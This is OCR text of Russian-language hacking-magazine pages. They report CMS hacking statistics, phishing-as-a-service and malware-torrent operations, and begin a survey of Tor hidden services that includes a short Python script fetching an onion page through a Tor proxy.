
WORDPRESS ПО-ПРЕЖНЕМУ ОСТАЕТСЯ САМОЙ АТАКУЕМОЙ CMS

→ Аналитики компании Sucuri подготовили статистический отчет о самых взламываемых сайтах второго квартала 2016 года. Исследование показало, что среди различных популярных CMS хакеры все так же предпочитают WordPress и атакуют платформу куда чаще остальных.


Во втором квартале 2016 года заражения распределились следующим образом:

WORDPRESS (78%), JOOMLA! (14%), MAGENTO (5%) и DRUPAL (2%)

Количество взломанных сайтов в сравнении с первым кварталом 2016 года




При этом только **55%** установок **WORDPRESS** являются устаревшими. Другие CMS показывают более плачевные результаты: **JOOMLA! (86%)**, **DRUPAL (84%)** и **MAGENTO (96%)**




22% WORDPRESs-сайтов взламывают, используя старые уязвимости в трех плагинах: **TIMTHUMB**, **GRAVITYFORMS** и **REVSLIDER**

После взлома скомпрометированные ресурсы страдают от бэкдоров, распространяют малварь и SEO-спам, становятся жертвами дефейсов и используются для фишинга




Только **18%** изученных экспертами сайтов попадали в черные списки, то есть 82% остались незамеченными

Наилучший результат по части обнаружения заражений показал Google, на него пришлось **52%** добавленных в черные списки сайтов



ВЗЛОМ КАК СЕРВИС

В наше время уже никого не удивить тем, что хакеры предлагают свою малварь как услугу (RaaS, ransomware-as-a-service), как тот же Shark, описанный выше. Однако экспертам компании Fortinet удалось обнаружить кое-что более интересное: русскоязычный сайт, который работает по модели Phishing-as-a-Service, предлагая в качестве услуги фишинг. Ресурс под названием Fake-Game за скромную плату предоставляет всем желающим возможность создать поддельные копии страниц социальных сетей, почтовых сервисов, игровых платформ и так далее. Прямо на главной странице сообщают, что «на данный момент суммарно угнано 753 916 аккаунтов», и приглашают «быстро и бесплатно получить желаемые аккаунты: ВКонтакте, Одноклассники, Танки Онлайн, Wargaming, STEAM, Warface и другие».



Самое интересное заключается в том, что фишинговые услуги предоставляются бесплатно: все, что должен сделать атакующий, — отправить фальшивую ссылку своей жертве. Операторы Fake-Game монетизируют свой бизнес, продвигая платные VIP-аккаунты, которые имеют расширенную функциональность по сравнению с базовыми: за 230 рублей в месяц (больше — дешевле) пользователям предлагается доступ к редактированию поддельных ссылок, доступ ко всем пользовательским аккаунтам, кроме VIP, подробная статистика, чат технической поддержки и так далее. Исследователи пишут, что Fake-Game насчитывает уже 61 269 подписчиков и привлекает пользователей партнерскими программами и скидками.

Другая необычная вариация RaaS, обнаруженная в сентябре, — киберсеть RAUM, которая специализируется на заражении и распространении зараженных torrent-файлов. При помощи сервиса RAUM участники сети (попасть туда можно лишь по специальному приглашению) добавляют пейлоады малвари в популярные торрент-файлы и автоматизируют их распространение. Сеть работает по модели Pay-Per-Install: клиенты RAUM получают деньги каждый раз, когда малварь, которую они распространяют с помощью вредоносных торрентов, доходит до «конечного адресата» и поражает очередную жертву.

Процесс распространения малвари автоматизирован: взломанные аккаунты извлекаются из логов ботнетов или приобретаются у «коллег», а инфраструктура для распространения состоит из выделенных и виртуальных серверов, скомпрометированных девайсов и частично располагается в Tor. Специалисты InfoArmor пишут, что через RAUM распространяется троян Dridex, спайварь Pony, вымогатели Cerber, CryptXXX и CTB-Locker. Ежемесячно из-за вредоносных торрентов страдают не менее 12 миллионов пользователей.


ЧТО ДАЮТ В ДАРКВЕБЕ

ИЩЕМ ПОЛЕЗНОЕ
В СКРЫТЫХ СЕРВИСАХ TOR

В распоряжении редакции «Хакера» оказалась база из более чем восьми тысяч ссылок на сайты в даркнете. Это практически полный реестр работающих открытых ресурсов, доступных в Tor Hidden Services. Мы выбрали наиболее интересные, чтобы рассказать о них читателям.

Форум кардеров, коллекция фотографий женщин, которые давят каблуками животных, зеркало русского форума по Counter-Strike, женщины с листьями и шишками марихуаны в интимных местах, чья-то файлопомойка с кучей книг и подшивкой старых выпусков «Хакера», форум любителей оружия, фотографии писающих женщин, архив книг на китайском, форум для мужчин, увлеченных увеличением члена, и, конечно, наркотики во всех видах, формах и агрегатных состояниях. Все это можно увидеть меньше чем за десять минут изучения темной стороны веба.

Откопать что-то в этой куче мусора не так-то просто. Мы в автоматическом режиме прошлись по всем ссылкам, и из восьми тысяч страниц открылись лишь 4300. Порядка тысячи сайтов с ходу требуют авторизации или показывают форму логина без каких-либо пояснений — тут на кривой козе не подъедешь. Немало набралось и пустых страниц, страниц с дефолтным ответом веб-сервера, а также разнообразных зеркал, клонов и заглушек. В общем, даже если учесть, что какие-то потенциально полезные сайты доступны не 100% времени и просто не попали в нашу базу, в целом живых ресурсов набирается не так-то много — может, пара тысяч.



WARNING

Авторы и редакция не несут ответственности за то, что находится по ту сторону приведенных ссылок. Взрослый контент, нелегальные товары и услуги, разнообразные виды мошенничества — все это встречается в дарквебе сплошь и рядом. Будь осторожен, не оставляй нигде личные данные и помни о законах.

INFO

Большинство ссылок в этой статье указывают на скрытые сервисы Tor. Самый простой способ открыть их — установить Tor Browser.

Используем Tor из Python

Запрашивать из своих скриптов страницы через Tor не намного сложнее, чем из обычного интернета. Все, что для этого нужно, — локальная нода Tor (достаточно просто открыть Tor Browser), Python и библиотека SocksiPy. Вот скрипт, который скачивает через Tor главную страницу The Pirate Bay и выводит ее содержимое. Ты наверняка разберешься, как скачать что-нибудь другое.

```
import socks, socket, urllib

url = "http://hss3uro2hsxfogfq.onion"

def create_connection(address, timeout=None,
source_address=None):
    sock = socks.socksocket()
    sock.connect(address)
    return sock

socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, "127.0.0.1", 9150,
True)
socket.socket = socks.socksocket
socket.create_connection = create_connection

contents = urllib.urlopen(url).read()
print contents
```

Что же это за ресурсы? После предварительной сортировки оказалось, что набор тем крайне узок. Значительная часть сайтов — это магазины и торговые площадки, выполненные в виде форумов или аукционов по образу eBay. Наркотики, оружие, поддельные документы, краденые товары, кредитные карты, эксплоиты, ботнеты — все это можно во множестве найти на виртуальных развалах. О конкретных примерах мы еще поговорим подробнее.

К этой же категории можно отнести и сайты, где предлагают разные услуги — от отмыва биткойнов до заказных убийств. И если первое звучит правдоподобно, то второе наверняка обман. Мошенничество, считай, прилегает к сегменту магазинов, делая его еще больше.

